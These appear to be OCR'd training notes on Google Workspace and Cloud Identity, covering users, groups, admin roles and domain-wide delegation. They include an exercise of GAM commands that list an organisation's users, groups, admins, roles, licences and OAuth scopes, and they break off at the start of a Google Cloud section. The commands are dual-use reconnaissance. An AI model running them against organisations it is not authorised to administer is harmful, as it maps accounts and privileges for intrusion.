
- Users
- Groups
- Organizational Units



Users :

It’s contains informations about all the users of an organization -


- Cloud identity
- Workspace
- External identity



Groups :

It’s contains informations about all the groups of an organization.


- Google Groups
- Workspace Groups
- Cloud Identity Groups
- External Identity Groups



Admin Roles :

It’s allows member to manage access control in google workspace / cloud identity for an organization.

- Predefined Roles - Super Admin, Groups Admin, User Management Admin, Help Desk Admin, Services Adminetc.
- Custom Roles



Google Workspace User Access

Google Workspace (G-Suite) App Services


- Gmail
- Drive
- Calendar
- Docs
- Meet

Console & API Access URL

- Console Access : https://accounts.google.com
- API Access : https://**Service**.googleapis.com/*

Domain Wide Delegation

- Domain-wide delegation allows service account to access all user's data in google workspace [G-Suite]
- Domain wide delegation can only be enabled for service account.
- Domain wide delegation should be enabled bi-directional [Google Cloud and Google Workspace].



Domain Wide Delegation

EXERCISE - 8

Download, Install and configure the Google Administrator Management Tool [GAM] :

Github Link : https://github.com/jay0lee/GAM

Currently logged in user information :

gam info user

Organization custom domain information :

gam info domain

Get information about Configured Oauth Access Token's Scope :

gam oauth info

Lists of users in an organization :

gam print users

Get the information about a specified user :

gam info user **UserName**

Lists of groups in an organization :

gam print groups

Get the information about a specified group :

gam info group **GroupName**

Lists of roles in an organization

gam print roles

Lists of cloud identity admin / Google workspace admin in an organization :

```
gam print admins
```

Lists of cloud identity / google workspace licences :

```
gam print licences
```

Organization custom domain information :

```
gam info domain
```

3.4 Google Cloud Platform

Google Cloud Platform (GCP), offered by Google, is a suite of cloud computing services that runs on the same infrastructure that Google uses internally for its end-user products, such as Google Search, Gmail, file storage, and YouTube.

Regions -

